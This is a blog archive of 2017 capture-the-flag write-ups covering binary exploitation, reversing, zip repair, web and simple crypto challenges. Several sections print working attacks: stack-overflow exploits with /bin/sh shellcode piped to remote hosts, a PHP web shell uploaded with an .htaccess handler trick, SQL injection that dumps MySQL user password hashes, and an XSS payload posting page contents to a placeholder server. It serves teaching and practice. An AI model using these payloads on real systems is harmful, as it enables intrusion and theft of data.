Showing posts with label 2017. Show all posts

Monday, November 27, 2017

TUCTF 2017 - Vuln Chat


TUCTF was a lot of fun this year, it's primarily geared towards High School & College levels so the challenges tend to be easier than a lot of other CTF's, but any CTF is good practice! The challenges this year were very well designed and it was nice to go through them!

Starting off with PWN we have "vuln chat" and "vuln chat 2.0", both 32-bit ELF binaries.


Vuln Chat


The first binary had a very simple main function.  It contained a simple printFlag function which cat's flag.txt.  It includes two scanf calls in the main function with the format string %30s.


The scanf call is limited to 30 bytes because of the format string, but the first scanf call overflows the format string of the second.  If we walk through this in gdb using pwndbg we can see the format string being overwritten.

Breaking at the second scanf with a short string:

pwndbg> b *0x08048634
pwndbg> r <<< $(python -c "print 'AAAA'")
 ► 0x8048634 
call __isoc99_scanf@plt <0x8048460> format: 0xffffd1b3 ◂— '%30s' vararg: 0xffffd18b ◂— 0x486b208

Breaking at the second scanf with a longer string:

pwndbg> r <<< $(python -c "print 'A'*24")
 ► 0x8048634 
call __isoc99_scanf@plt <0x8048460> format: 0xffffd1b3 ◂— 'AAAA' vararg: 0xffffd18b ◂— 0x486b208


Nice! We can control the format string! At this point we could do a few things, use %n or %hn to write to a pointer on the stack, or just increase the input size to perform a regular stack smash, let's do the latter.

The buffer is 20 bytes until the format string overwrite, so we'll fill it with 20 A's, then make the format string %1000s which will overflow enough to get to saved EIP + more.

pwndbg> r <<< $(python -c "from pwn import *; print 'A'*20 + '%1000s\n' + 'A'*100")
 ► f 0 41414141
   f 1 41414141
   f 2 41414141
   f 3 41414141
   f 4 41414141
   f 5 41414141
   f 6 41414141
   f 7 41414141
   f 8 41414141
   f 9 41414141
   f 10 41414141
Program received signal SIGSEGV (fault address 0x41414141)

Looking at saved eip & the start of the buffer, we can see it's 0x31 or 49 bytes away:

pwndbg> i f
Stack level 0, frame at 0xffffd1c0:
 eip = 0x8048639 in main; saved eip = 0x41414141
 called by frame at 0xffffd1c4
 Arglist at 0xffffd1b8, args:
 Locals at 0xffffd1b8, Previous frame's sp is 0xffffd1c0
 Saved registers:
  ebp at 0xffffd1b8, eip at 0xffffd1bc
...

pwndbg> context stack
02:0008│      0xffffd188 ◂— 0x41049a10
03:000c│      0xffffd18c ◂— 0x41414141 ('AAAA')
... ↓
1b:006c│      0xffffd1ec ◂— 0x414141 /* 'AAA' */
1c:0070│      0xffffd1f0 ◂— 0x0

pwndbg> p/x 0xffffd1bc - 0xffffd18b
$8 = 0x31

We can get the address of printFlag and overwrite saved eip with it.

pwndbg> p printFlag
$9 = {} 0x804856b 

The Final Remote Exploit:

$ (python -c "from pwn import *; print 'A'*20 + '%1000s\n' + 'A'*49 + p32(0x0804856b)"; cat) | nc vulnchat.tuctf.com 4141


Vuln Chat 2.0


This second challenge only took a couple minutes to complete, it was done only with dynamic analysis and the address of the printFlag function.  If we try a very large buffer we see we get a partial overwrite of EIP.

pwndbg> r <<< $(python -c "print 'A'*9001")
 ► f 0  8044141
Program received signal SIGSEGV (fault address 0x8044141)

This looks a lot like a partial overwrite during an ASLR challenge! Printing the address of printFlag and trying to overwrite with the last two bytes is the next step:

pwndbg> p printFlag
$1 = {} 0x8048672 

pwndbg> r <<< $(python -c "print '\x86\x72'*9001")
Starting program: ./vuln-chat2.0 <<< $(python -c "print '\x86\x72'*9001")
----------- Welcome to vuln-chat2.0 -------------
Enter your username: Welcome �r�r�r�r�r�r�r�!
Connecting to 'djinn'
--- 'djinn' has joined your chat ---
djinn: You've proven yourself to me. What information do you need?
�r�r�r�r�r�r�r�: djinn: Alright here's you flag:
djinn: flag{1_l0v3_l337_73x7}
djinn: Wait thats not right...
Ah! Found it
[New process 17594]
process 17594 is executing new program: /bin/dash
[New process 17595]
process 17595 is executing new program: /bin/cat
/bin/cat: ./flag.txt: No such file or directory
[Inferior 3 (process 17595) exited with code 01]
Don't let anyone get ahold of this

The Final Remote Exploit:

$ (python -c 'print "\x86\x72"*2240'; cat) | nc vulnchat2.tuctf.com 4242

Sunday, November 19, 2017

HXP 2017 - Aleph1

This was a baby's first pwnable challenge inspired by the legendary post Smashing The Stack for Fun and Profit published by aleph1.

In this challenge we get a 64 bit binary and some source!  It's rare to get source in CTF's, this was very generous:


#include 

int main()
{
    char yolo[0x400];
    fgets(yolo, 0x539, stdin);
}

Looks simple enough, a very basic stack overflow on an elf64 binary with no mitigations.
Let's try going through the first crash:

$ ulimit -c unlimited
$ python -c 'print "A"*0x400 + "B"*16' | ./vuln
[1]    16507 done                              python -c 'print "A"*0x400 + "B"*16' |
       16508 segmentation fault (core dumped)  ./vuln
$ gdb vuln core
...
 ► 0x4005f6     ret    <0x4242424242424242>
...

Great! We have an RIP overwrite, now we just need to point to a reliable location on the stack where we have shellcode.

We could put a giant NOPSled leading up to this location since we have ~0x400 bytes to work with.

If we look again in GDB for the saved RIP value before the crash, we can decide which stack address to use, something towards the middle of the buffer will work (0x400/2).

pwndbg> disass main
Dump of assembler code for function main:
   0x00000000004005ca <+0>: push   rbp
   0x00000000004005cb <+1>: mov    rbp,rsp
   0x00000000004005ce <+4>: sub    rsp,0x400
   0x00000000004005d5 <+11>: mov    rdx,QWORD PTR [rip+0x200a54]        # 0x601030 
   0x00000000004005dc <+18>: lea    rax,[rbp-0x400]
   0x00000000004005e3 <+25>: mov    esi,0x539
   0x00000000004005e8 <+30>: mov    rdi,rax
   0x00000000004005eb <+33>: call   0x4004d0 
   0x00000000004005f0 <+38>: mov    eax,0x0
   0x00000000004005f5 <+43>: leave
   0x00000000004005f6 <+44>: ret
End of assembler dump.

pwndbg> b *0x00000000004005f5
Breakpoint 1 at 0x4005f5: file vuln.c, line 7.

pwndbg> r <<< $(python -c 'from pwn import *; print "\x90"*0x400 + "BBBBBBBB" + "AAAAAAAA"')

pwndbg> i f
Stack level 0, frame at 0x7fffffffdfe0:
 rip = 0x4005f5 in main (vuln.c:7); saved rip = 0x4141414141414141
 called by frame at 0x7fffffffdfe8
 source language c.
 Arglist at 0x7fffffffdfd0, args:
 Locals at 0x7fffffffdfd0, Previous frame's sp is 0x7fffffffdfe0
 Saved registers:
  rbp at 0x7fffffffdfd0, rip at 0x7fffffffdfd8

pwndbg> x/gx 0x7fffffffdfd8
0x7fffffffdfd8: 0x4141414141414141

pwndbg> x/gx 0x7fffffffdfd0
0x7fffffffdfd0: 0x4242424242424242

pwndbg> p/x 0x7fffffffdfd8 - (0x400/2)
$1 = 0x7fffffffddd8

Now we have the stack address we're going to target when setting saved RIP: 0x7fffffffddd8.

For x86-64 shellcode, there's a nice minimal one from our teammate @matir here - https://systemoverlord.com/2014/06/05/minimal-x86-64-shellcode-for-binsh/

Putting this all together, we get a long one-line exploit which looks like this:

(python -c 'from pwn import *; print "\x90" * 0x3E7 + "\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x31\xc0\x99\x31\xf6\x54\x5f\xb0\x3b\x0f\x05" + "SAVEDRBP" + p64(0x7fffffffddd8)'; cat) | ./vuln


At this point all we have to do is point to the remote and see if it works!
Unfortunately it does not. It must be the stack offset we used which is different than the server. This is a good time to throw this in a client and start tweaking it for the remote.

#!/usr/bin/env python
import sys, time
from pwn import *

r = remote('35.205.206.137', 1996)

OFFSET = 100
REMOTE = len(sys.argv) > 1
STACK_ADDR = 0x7fffffffddd8
SC = "\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x31\xc0\x99\x31\xf6\x54\x5f\xb0\x3b\x0f\x05"

def main():
  saved_eip = p64(STACK_ADDR + OFFSET)
  r.sendline("\x90" * 0x3E7 + SC + 'SAVEDRBP' + saved_eip)
  r.sendline("cat flag.txt")
  print r.recv(2000)

if __name__ == "__main__":
  main()


Changing the offset manually a few times didn't end up being very useful. Time to automate this!


  for x in xrange(0, 0xffff, 0x7f):
    try:
      saved_eip = p64(STACK_ADDR + x)
      r.sendline("\x90" * 0x3E7 + SC + 'SAVEDRBP' + saved_eip)
      r.sendline("whoami")
      print r.recv(2000)
      print 'FOUND! => {}'.format(hex(STACK_ADDR + x))
    except:
      pass
    time.sleep(0.4)

After a few cycles this quickly showed the ctf user on the remote. It turned out to be +3000 from our local address.

Running an ls on the remote showed a flag.txt, so we just cat that file.


The final client looks like this:


Monday, May 1, 2017

DEF CON CTF Quals 2017 - mute


This was a very fun challenge by @Gynophage! The idea was fairly simple, you get a binary which will call your shellcode after a buffer of 0x1000 bytes is filled, and is restricted to certain seccomp rules.

If we look at the binary in Binary Ninja we can see the seccomp rules being setup:


Each value being passed to the addRule function is a syscall number which is allowed.

If we look at the addRule function, we can see it just wraps seccomp_rule_add, passing the syscall value and setting the action as 0x7fff0000 which turns out to be mapped to allow.


Enumerating all the possible syscalls we can use for our shellcode, we get this list:


sys_read
sys_open
sys_close
sys_stat
sys_fstat
sys_lstat
sys_poll
sys_lseek
sys_mmap
sys_mprotect
sys_munmap
sys_brk
sys_execve

Notice, we get execve, but we are also missing a crucial syscall for any common tasks - write.  Now we can understand why this challenge is called 'mute'.

This challenge instantly reminded me of BROP, but less involved.  We'll have to extract data from the remote server somehow.  Similar to BROP & Blind SQLi, we could use a timing side-channel attack to extract the flag.


First let's read in the flag with your standard ORW shellcode (minus the write). We knew the flag would probably exist as './flag' thanks to @matir who discovered this from previous challenges such as beatmeonthedl.

; clear registers
xor rax, rax
xor rsi, rsi
xor rbx, rbx
xor rdi, rdi

; fd = open("./flag", 0, 0)
push rax
add rax, 2
mov rsi, 0x67616c662f2f2f2e
push rsi
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

; read(fd, $rsp, 0xff)
mov rdi, rax
mov rsi, rsp
mov rdx, 0xff
xor rax, rax
syscall

So far all we're doing is clearing out registers, opening the file './flag' and reading that directly to the stack.

Now we can read a byte off the stack at a time, compare that to some predicted value and hang the process if the value does matches.

Unfortunately we cannot just call 'sleep' because sys_nanosleep and other syscalls 'sleep' depends on are not allowed. However, we may implement our own sleep with some NOP's in a loop. In this case, I use an infinite loop (not recommended), because of laziness.

Also the variables I added here, $POS and $BYTE, are used to index into the flag and compare against a predicted value:

; verify one byte from the stack
add rsp, $POS
xor rax, rax
mov al, $BYTE
pop rbx, rsp
mov bl, bl
cmp al, bl
je L2
jmp done

L2:
nop
jmp L2

done:
nop

Now we just need to write a client to dynamically assemble shellcode based on position in the flag buffer and byte to check, timing out on a valid character.

Here is the full client:


You can also find all the challenge files here - https://github.com/vitapluvia/writeups/tree/master/defconCTF2017/pwn

Ended up using rasm2 as the assembler for this challenge, it was very helpful when trying out various methods. If you'd like to install rasm2, just install radare2 and it'll come as a command-line tool. They also have python bindings, but I didn't get that to that point.

Now when we run the client, we get:

The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa
******************************************************************************************************************_____________

Done!

    The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa


Monday, April 24, 2017

PlaidCTF 2017 - no_mo_flo (125)

On this challenge, we're given a binary to reverse called 'no_flo'. Based on your input you get one of two results:

# Failure:
You aint goin with the flow....

# Success:
Good flow!!

When you get the flag it will print 'Good flow!!' otherwise it will print the failure case.

The only reversing done on this was jumping into Binary Ninja for a few minutes and continuing after identifying the type of challenge.  The most important part was to find the length of the input required (0x20 or 32 bytes):


There's a perfect tool for this job that I've been meaning to use for a while now. This tool was: https://github.com/wagiro/pintool.  This is ideal if your challenge binary has a success / failure path and there's one target key to obtain.

There's an excellent article on how to use and automate Pin over on ShellStorm - http://shell-storm.org/blog/A-binary-analysis-count-me-if-you-can/

Also used CGPwn for this CTF which has been very useful, packed with things like angr, Pin, r2, pwntools, etc. (too many good things to name) - https://github.com/0xM3R/cgPwn

If this is your first time using Pin, you'll have to compile the required shared object files and include them at the top of pintool.

After everything's all setup, we can start cracking!

Running the help on pintool, we can see the available options:

usage: pintool.py [-h] [-e] [-l LEN] [-c NUMBER] [-b CHARACTER] [-a ARCH]
                  [-i INITPASS] [-s SIMBOL] [-d EXPRESSION]
                  Filename

positional arguments:
  Filename       Program for playing with Pin Tool

optional arguments:
  -h, --help     show this help message and exit
  -e             Study the password length, for example -e -l 40, with 40
                 characters
  -l LEN         Length of password (Default: 10 )
  -c NUMBER      Charset definition for brute force (1-Lowercase, 2-Uppecase,
                 3-Numbers, 4-Hexadecimal, 5-Punctuation, 6-All)
  -b CHARACTER   Add characters for the charset, example -b _-
  -a ARCH        Program architecture 32 or 64 bits, -b 32 or -b 64
  -i INITPASS    Inicial password characters, example -i CTF{
  -s SIMBOL      Simbol for complete all password (Default: _ )
  -d EXPRESSION  Difference between instructions that are successful or not
                 (Default: != 0, example -d '== -12', -d '=> 900', -d '<= 17'
                 or -d '!= 32')

Here's a simple command to start with for this binary:

$ python ~/tools/pintool/pintool.py -l 32 -c 5,2,3,1 -a 64 -i 'PCTF{' -d '<= -1' ./no_flo

We will start to get output that looks like this:

....
PCTF{nX_________________________ = 98025 difference 0 instructions
PCTF{nY_________________________ = 98025 difference 0 instructions
PCTF{nZ_________________________ = 98025 difference 0 instructions
PCTF{n0_________________________ = 98022 difference -3 instructions
PCTF{n0_________________________ = 98022 difference 0 instructions
PCTF{n0!________________________ = 98083 difference 61 instructions
PCTF{n0"________________________ = 98083 difference 61 instructions
PCTF{n0#________________________ = 98083 difference 61 instructions
....


After a while this will start to fail, I haven't figured out exactly why yet (maybe someone can answer this in the comments) -- but underscores seem to be an issue. This has happened on a couple binaries so far.

After we have reached the end of the first word, we can adjust the 'INITPASS' attribute to include an underscore, next example command will look like this:

$ python ~/tools/pintool/pintool.py -l 32 -c 5,2,3,1 -a 64 -i 'PCTF{n0_' -d '<= -1' ./no_flo

We continue this way until we've reached the end, and we get the flag!

PCTF{n0_fl0?_m0_like_ah_h3ll_n0}

PlaidCTF 2017 - zipper (50)


In this challenge we're given a corrupted zip we must repair.

Description:

Something doesn't seem quite right with this zip file. 

Can you fix it and get the flag?

We can see the corruption by attempting to unzip the file:

$ unzip zipper.zip
Archive:  zipper.zip
warning:  filename too long--truncating.
[  ]
:  bad extra field length (central)

To inspect this further we can use zipdetails:

$ zipdetails zipper.zip

0000 LOCAL HEADER #1       04034B50
0004 Extract Zip Spec      14 '2.0'
0005 Extract OS            00 'MS-DOS'
0006 General Purpose Flag  0002
     [Bits 1-2]            2 'Fast Compression'
0008 Compression Method    0008 'Deflated'
000A Last Mod Time         4A9299FC 'Tue Apr 18 19:15:56 2017'
000E CRC                   532EA93E
0012 Compressed Length     00000046
0016 Uncompressed Length   000000F6
001A Filename Length       2329
001C Extra Length          001C
Truncated file (got 206, wanted 9001):

This reflects a similar message showing the "Filename Length" is very large and there's some truncation because of the calculated size. The "wanted" value of 9001 equals the same value seen in "Filename Length" in hex 0x2329.

Next let's create a normal zip file to compare the binary structure.

$ echo '1234' > abc && zip abc.zip abc
  adding: abc (stored 0%)

$ xxd abc.zip
00000000: 504b 0304 0a00 0000 0000 ad79 984a 2117  PK.........y.J!.
00000010: 937d 0500 0000 0500 0000 0300 1c00 6162  .}............ab
00000020: 6355 5409 0003 8678 fe58 8078 fe58 7578  cUT....x.X.x.Xux
00000030: 0b00 0104 f501 0000 0414 0000 0031 3233  .............123
00000040: 340a 504b 0102 1e03 0a00 0000 0000 ad79  4.PK...........y
00000050: 984a 2117 937d 0500 0000 0500 0000 0300  .J!..}..........
00000060: 1800 0000 0000 0100 0000 a481 0000 0000  ................
00000070: 6162 6355 5405 0003 8678 fe58 7578 0b00  abcUT....x.Xux..
00000080: 0104 f501 0000 0414 0000 0050 4b05 0600  ...........PK...
00000090: 0000 0001 0001 0049 0000 0042 0000 0000  .......I...B....
000000a0: 00                                       .

$ xxd zipper.zip
00000000: 504b 0304 1400 0200 0800 fc99 924a 3ea9  PK...........J>.
00000010: 2e53 4600 0000 f600 0000 2923 1c00 0000  .SF.......)#....
00000020: 0000 0000 0000 5554 0900 035b c8f6 585b  ......UT...[..X[
00000030: c8f6 5875 780b 0001 04e8 0300 0004 e803  ..Xux...........
00000040: 0000 5350 2004 b814 082b f128 adaa 4acc  ..SP ....+.(..J.
00000050: d051 a8cc 2f55 c848 2c4b 5548 4e2c 2829  .Q../U.H,KUHN,()
00000060: 2d4a 4d51 28c9 4855 48cb 494c b7e2 0a70  -JMQ(.HUH.IL...p
00000070: 0e71 ab4e 3328 4acd 2b36 4c2e 8eaf 4cac  .q.N3(J.+6L...L.
00000080: ac25 c326 ea28 0100 504b 0102 1e03 1400  .%.&.(..PK......
00000090: 0200 0800 fc99 924a 3ea9 2e53 4600 0000  .......J>..SF...
000000a0: f600 0000 2923 1800 0000 0000 0100 0000  ....)#..........
000000b0: b481 0000 0000 0000 0000 0000 0000 5554  ..............UT
000000c0: 0500 035b c8f6 5875 780b 0001 04e8 0300  ...[..Xux.......
000000d0: 0004 e803 0000 504b 0506 0000 0000 0100  ......PK........
000000e0: 0100 4e00 0000 8800 0000 0000            ..N.........

First we can see the name show up twice within the first hex dump of abc.zip.
We may be interested to find the same part in zipper.zip since the first corruption seems to be a filename issue.

Highlighting the header / footer patterns found within the dumps above, we can see zipper.zip most likely has an 8 byte filename:

# first chunk:
abc.zip    : (1c00) 6162 63(55 54..)
zipper.zip : (1c00) 0000 0000 0000 0000 (5554 09)

# second chunk:
abc.zip    : (0000 0000) 6162 63(55 54..)
zipper.zip : (0000 0000) 0000 0000 0000 0000 (5554)

If we patch both size values to 8 and set the name to something valid, we should have something a little better.

So we edit the values accordingly:

Size_1: 29 23 => 08 00
Size_2: 29 23 => 08 00
Name_1: (1C 00) 00 00 00 00 00 00 00 00 (55 54)     => (1C 00) 41 41 41 41 42 42 42 42 (55 54)
Name_2: (00 00 00 00) 00 00 00 00 00 00 00 00 55 54 => (00 00 00 00) 41 41 41 41 42 42 42 42 (55 54)

Now if we look at this again using 7z we can see the file!

$ 7z l zipper.zip

Scanning the drive for archives:
1 file, 236 bytes (1 KiB)

Listing archive: zipper.zip

--
Path = zipper.zip
Type = zip
Physical Size = 236

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2017-04-18 19:15:55 .....          246           70  AAAABBBB
------------------- ----- ------------ ------------  ------------------------
2017-04-18 19:15:55                246           70  1 files


$ 7z e zipper.zip

Scanning the drive for archives:
1 file, 236 bytes (1 KiB)

Extracting archive: zipper.zip
--
Path = zipper.zip
Type = zip
Physical Size = 236

Everything is Ok

Size:       246
Compressed: 236

Then catting the output, we get:

$ cat AAAABBBB

Huzzah, you have captured the flag:
PCTF{f0rens1cs_yay}

Sunday, March 26, 2017

VolgaCTF 2017 Quals - SharePoint (200)


This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.

SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.



After logging in, we're presented with a web application that allows you to upload and share files with other users.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.

Uploading the obvious example, a php web-shell caused an error to be displayed.  It probably filters based on filename extension, such as php, html, etc.  Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.

Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another.  It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc.  Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.

What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:

Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv

We'll also upload a very simple web shell to the server to get code exection:

<pre><?php echo system($_GET['c']); ?></pre>


Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a

Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag

...
/opt/flag.txt
...

There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:

http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt

VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}


Loved this challenge, and learned a little about Apache rules in the process!

Monday, February 6, 2017

BITSCTF 2017 - Web [Batman vs Joker, Message the admin]


Batman vs Joker (30)


Visiting robots.txt instantly told us the type of challenge this would be:

Not Found

The requested URL /sql/robots.txt was not found on this server.

Apache/2.4.10 (Debian) Server at joking.bitsctf.bits-quark.org Port 80

Looks like we're dealing with SQL injection! If we put a quote mark, we can see an error:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' Limit 1' at line 1


With a little fiddling, it looks like we can simply union select two fields and grab whatever data we need.

Starting out with something simple, we try the most basic SQLi statement:

' or 1=1 #

First name:Harry
Surname: Potter
First name:Hermione
Surname: Granger
First name:Ronald
Surname: Weasley
First name:Joker
Surname: Joker

So it dumps out a handful of characters from Harry Potter and the Joker. Let's see what else we can find:

' or 1=1  union select 1,@@version #
...
First name:1
Surname: 5.5.54-0+deb8u1

And we have MySQL 5.5.54 we're working with.

' or 1=1  union select user,password from mysql.user #
...
First name:root
Surname: *[redacted_for_article]
First name:debian-sys-maint
Surname: *[redacted_for_article]
First name:tester
Surname: *[redacted_for_article]

Wow, so we actually can dump the root password, that's nice! Thanks!

Then dumping the table information we can see our current CIA record table and an extra one (Joker):

' or 1=1  union select  table_schema,table_name FROM information_schema.tables #

...
Surname: INNODB_CMP_RESET
First name:information_schema
Surname: INNODB_BUFFER_PAGE_LRU
First name:hack
Surname: CIA_Official_Records     <<
First name:hack
Surname: Joker                    <<
First name:mysql
Surname: columns_priv
First name:mysql
...

Using this we can get the column name we're looking for (rather obvious in hindsight):

' or 1=1 union select table_name, column_name FROM information_schema.columns #

...
First name:CIA_Official_Records
Surname: username
First name:CIA_Official_Records
Surname: first_name
First name:CIA_Official_Records
Surname: last_name
First name:Joker
Surname: Flag                   <<<<
First name:Joker
Surname: HaHaHa
First name:columns_priv
Surname: Host
First name:columns_priv
Surname: Db
...

And now to grab the Flag!

' or 1=1 union select 1,Flag from Joker #

First name:Harry
Surname: Potter
First name:Hermione
Surname: Granger
First name:Ronald
Surname: Weasley
First name:Joker
Surname: Joker
First name:1
Surname: BITSCTF{wh4t_d03snt_k1ll_y0u_s1mply_m4k3s_y0u_str4ng3r!}


BITSCTF{wh4t_d03snt_k1ll_y0u_s1mply_m4k3s_y0u_str4ng3r!}


Message the admin (60)


This one went fairly quickly because some recent challenges were very similar. So it was still in muscle memory. The challenge was to send a message to the 'admin' (a PhantomJS server watching for messages), and include some payload to send to them. Most likely a CSRF or XSS challenge.


Hitting robots.txt really quickly we get:

Not Found

The requested URL /xss/robots.txt was not found on this server.

Apache/2.4.10 (Debian) Server at msgtheadmin.bitsctf.bits-quark.org Port 80

This tells us our assumption about XSS was correct, and we can proceed to include a payload that calls back to our server with some information.

Most initial payloads include document.cookie, but since the most recent challenge was to include page contents, that was the first check to try.

<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.js'></script>
<script>
  var x = $('body').html().toString();
  $.post('http://[some-server]/analytics', x);
</script>


Running a server and redirecting the output to an html file, we get this:


BITSCTF{hsr_1s_n0t_cr3ative}


Sunday, February 5, 2017

BITSCTF 2017 - Crypto [Banana Princess (20), Enigma (30), Beginner's Luck (40), Sherlock (60)]


This CTF was a lot of fun!  There were a lot of easier challenges, and had some inventive challenges!

For the Crypto challenges, they were mostly encoding based or very simple XOR ciphers.

Banana Princess


This first crypto challenge included a pdf file (MinionQuest.pdf) and description:

The princess has been kidnapped! It is up to you to rescue her now, with the help of the minions. They have provided you with a letter (which may or may not have touched the kidnappers hands on its way to you).

Authors - Speeeddy, Blaze


Initially checking the exifdata seemed like a good idea:

ExifTool Version Number         : 10.08
File Name                       : MinionQuest.pdf
Directory                       : .
File Size                       : 420 kB
File Modification Date/Time     : 2017:02:04 22:29:08-08:00
File Access Date/Time           : 2017:02:05 02:24:27-08:00
File Inode Change Date/Time     : 2017:02:04 22:29:11-08:00
File Permissions                : rw-r--r--
Error                           : File format error

Looks like the pdf is corrupted, maybe the bytes or xor'd or something. Looking at a normally formed pdf elsewhere we can find similar strings to the corrupted ones:

<</Yvarnevmrq 1/Y 430190/B 6/R 404343/A 1/G 429991/U [ 576 155]>>

This could possibly be a simple rotation, so going here (http://planetcalc.com/1434/) we can see it shows up at the ROT13 point:

<</Linearized 1/L 430190/O 6/E 404343/N 1/T 429991/H [ 576 155]>>

So now we just have to ROT13 the whole file!
At this point I just used python to do the rest:

# rot13 code from http://stackoverflow.com/questions/3269686/short-rot13-function
import string
rot13 = string.maketrans( 
        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm",
        "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz" 
        )

# print string.translate("Hello World!", rot13)

x = open('./MinionQuest.pdf', 'rb').read()
y = open('./out.pdf', 'w')

y.write(string.translate(x, rot13))
print 'done.'


This drops a pdf called 'out.pdf' which contains some better data to check out, looks like a part of it is redacted!


At this point I tried a few things, including looking for PDF layers, importing into Gimp and checking for PSD layers (as the exifdata did mention Adobe Photoshop CC 2015 & Microsoft Word), then after those checks failed, the next was to try file carving.

For file carving I ended up using one of my favorite tools, hachoir & hachoir-subfile! - https://bitbucket.org/haypo/hachoir/wiki/hachoir-subfile

$ hachoir-subfile out.pdf files
[+] Start search on 430190 bytes (420.1 KB)

[+] File at 1738 size=34851 (34.0 KB): JPEG picture => files/file-0001.jpg
[+] File at 36872 size=3448 (3448 bytes): JPEG picture => files/file-0002.jpg

[+] End of search -- offset=430190 (420.1 KB)
Total time: 108 ms -- global rate: 3.8 MB/sec

Looks like it worked! Output two files in our output directory of 'files'. This also dropped the full image without the redacted bar layer:


Flag: BITSCTF{save_the_kid}


Enigma


This challenge ended up being solved faster than expected, but was nice to do, here's the description:

Its World War II and Germans have been using Enigma to encrypt their messages. Our analysts have figured that they might be using XOR-encryption. XOR-encrption is vulnerable to a known-plaintext attack. Sadly all we have got are the encrypted intercepted messages. Your task is to break the Enigma and get the flag.

The included encrypted.tar.zx file dropped six files which were scrambled a little, here's an example of one:

$ xxd 2e
00000000: 3630 3c35 362a 2642 6775 2651 6372 7263  60<56*&Bgu&Qcrrc
00000010: 7426 6f75 7226 6e63 7372 6326 6d6a 6774  t&our&ncsrc&mjgt
00000020: 2826 5463 6163 6826 676b 2647 6463 6862  (&Tcach&gk&Gdchb

Ended up using this tool for the majority of the challenges - https://wiremask.eu/tools/xor-cracker/ (Could probably do exactly the same using xortool, etc.)
On there we find the highest probability of the first file's XOR key has a length of 1, weighing in around 14.5% probability.
It also drops the most likely key as 0x06.

Wrote another small python program (which may have been overkill in hindsight):

from pwn import *

data = []
files = ['1e','2e','3e','4e','5e','6e']
key = '\x06'

for f in files:
  x = open(f, 'rb').read()
  data.append(x)

for x in data:
  print xor(data, key)


This printed out the conversions:

Britische Passagier-Konvoi beschmutzt bei 60 Grad Norden und 15 Grad Westen. Nehmen Sie es sofort06:30, Das Wetter ist heute klar. Regen am AbendAdvance Ihre Einheit 1 Grad Norden und 2 Grad OstenDer Code für den Tag ist BITCTF{Focke-Wulf Fw 200}Berichte der britischen Marineüberwachung in Ihrer Region. Gehen Sie undercoverWir verfehlen Torpedos. Nur 2 übrig. Senden Sie die Lieferungen sofort

In this we find the flag:

BITCTF{Focke-Wulf Fw 200}


Beginner's Luck


This one had an interesting premise, one that is well known and holds a good message to carry on:

Derp just had his first class of cryptography, and he feels really confident about his skills in this field. Can you break his algorithm and get the flag?


The challenge included BITSCTFfullhd.png and enc27.py. Looking at enc27.py we see this:

#!/usr/bin/env python

def supa_encryption(s1, s2):
    res = [chr(0)]*24
    for i in range(len(res)):
        q = ord(s1[i])
        d = ord(s2[i])
        k = q ^ d
        res[i] = chr(k)
    res = ''.join(res)
    return res

def add_pad(msg):
    L = 24 - len(msg)%24
    msg += chr(L)*L
    return msg

with open('fullhd.png','rb') as f:
    data = f.read()

data = add_pad(data)


with open('key.txt') as f:
    key = f.read()
    
enc_data = ''
for i in range(0, len(data), 24):
    enc = supa_encryption(data[i:i+24], key)
    enc_data += enc

with open('BITSCTFfullhd.png', 'wb') as f:
    f.write(enc_data)


